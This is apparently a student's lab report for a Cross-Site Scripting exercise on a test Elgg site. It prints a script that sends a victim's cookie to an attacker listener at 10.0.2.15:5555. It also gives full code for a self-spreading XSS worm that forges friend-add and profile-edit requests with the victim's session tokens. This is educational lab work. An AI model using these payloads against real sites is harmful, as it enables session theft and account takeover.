
Cross-Site Scripting (XSS) Attack Lab

NAME: JASHWANTH REDDY GANGULA


SUID: 646254141

3.1 Task 1: Posting a Malicious Message to Display an Alert Window




Here in the brief description, a script is written with alert message.


When some user views Boby profile, an alert popup will be thrown as shown in the image below.




**Task 2: Posting a Malicious Message to Display Cookies**

Now we change the script to display the user cookie.





**Task 3: Stealing Cookies from the Victim’s Machine**

****

Here we used make configuration file to create echoserv executable which listens on 10.0.2.15:5555(found out ip address using ifconfig). When the victim visits the attacker profile, a javascript is triggered to send Request to attacker machine listening on this port. This way attacker will know the cookie of victim and hence can attack his profile.

Used the following script:

<script>


var url=<http://10.0.2.15:5555?c=>;


var query=encodeURI(document.cookie);

document.write(‘<img width=0 height=0 src=’+ url+query+’>’);

</script>

Observe the cookie received on the tcp server side.





Here we are observing when I tried to again edit his profile. If some other user visits his profile, his cookie will be displayed.

**Task 5: Writing an XSS Worm**

The below script is added to About Me description of Samy. The guid of Samy has been found using HTTP live headers as 47. When victim visits the profile of Samy, samy is added as a friend of Victim.The brief description field of victim is changed to ‘SAMY IS MY HERO’. Here we put an if check that sends the Ajax Request only if the guid is not 47 so that samy doesn’t get added to himself as a friend, every time he reloads his page. We send 2 ajax requests here, one is GET request to add as a friend, 2nd one is POST request to edit the profile of Victim. All the fields of the victim like \_\_elgg\_token, \_\_elgg\_ts, elgg.session.user.username, elgg.session.user.guid are present in the DOM of web page of xsslabelgg.com site. They are captured into the content of POST and url of GET request at proper places.

<script>window.onload = function() {

var Ajax = null;

Ajax = new XMLHttpRequest();

if (elgg.session.user.guid != 47) {

var addfriendurl = "[http://www.xsslabelgg.com/action/friends/add?friend=47&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token+"&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts](https://l.facebook.com/l.php?u=http%3A%2F%2Fwww.xsslabelgg.com%2Faction%2Ffriends%2Fadd%3Ffriend%3D47%26__elgg_token%3D%2522%2520elgg.security.token.__elgg_token%2520%2522%26__elgg_ts%3D%2522%2520elgg.security.token.__elgg_ts&h=ATN0AhDcfr_iSTaP2bq5qf7dXIZ9QY1SBQTMUygGDPB-lPXANPLl89biXcwUW116mavioBW0oxdwLcgf7wl-i1EuxQ_Jqjcj-0Q3QFEhUlTeE3KRf0KidVqCqKD_1LfzpOuEYjwa4cG9mS4K4lo);

Ajax.open("GET", addfriendurl, true);

Ajax.setRequestHeader("Host","[www.xsslabelgg.com](https://l.facebook.com/l.php?u=http%3A%2F%2Fwww.xsslabelgg.com%2F&h=ATN0AhDcfr_iSTaP2bq5qf7dXIZ9QY1SBQTMUygGDPB-lPXANPLl89biXcwUW116mavioBW0oxdwLcgf7wl-i1EuxQ_Jqjcj-0Q3QFEhUlTeE3KRf0KidVqCqKD_1LfzpOuEYjwa4cG9mS4K4lo)");

Ajax.setRequestHeader("Keep-Alive","300");

Ajax.setRequestHeader("Connection","keep-alive");

Ajax.setRequestHeader("Cookie",document.cookie);

Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");

Ajax.send();

}

var AjaxProfile = null;

if (elgg.session.user.guid != 47) {

AjaxProfile = new XMLHttpRequest();

AjaxProfile.open("POST", "[http://www.xsslabelgg.com/action/profile/edit",true](https://l.facebook.com/l.php?u=http%3A%2F%2Fwww.xsslabelgg.com%2Faction%2Fprofile%2Fedit%22%2Ctrue&h=ATN0AhDcfr_iSTaP2bq5qf7dXIZ9QY1SBQTMUygGDPB-lPXANPLl89biXcwUW116mavioBW0oxdwLcgf7wl-i1EuxQ_Jqjcj-0Q3QFEhUlTeE3KRf0KidVqCqKD_1LfzpOuEYjwa4cG9mS4K4lo));

AjaxProfile.setRequestHeader("Host","[www.xsslabelgg.com](https://l.facebook.com/l.php?u=http%3A%2F%2Fwww.xsslabelgg.com%2F&h=ATN0AhDcfr_iSTaP2bq5qf7dXIZ9QY1SBQTMUygGDPB-lPXANPLl89biXcwUW116mavioBW0oxdwLcgf7wl-i1EuxQ_Jqjcj-0Q3QFEhUlTeE3KRf0KidVqCqKD_1LfzpOuEYjwa4cG9mS4K4lo)");

AjaxProfile.setRequestHeader("Keep-Alive","300");

AjaxProfile.setRequestHeader("Connection","keep-alive");

AjaxProfile.setRequestHeader("Cookie",document.cookie);

AjaxProfile.setRequestHeader("Content-Type","application/x-www-form-urlencoded");


var content="\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token+"&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts+"&name="+elgg.session.user.username+"&briefdescription=SAMY IS MY HERO"+"&accesslevel[briefdescription]=2"+"&guid="+elgg.session.user.guid;


AjaxProfile.send(content);

}

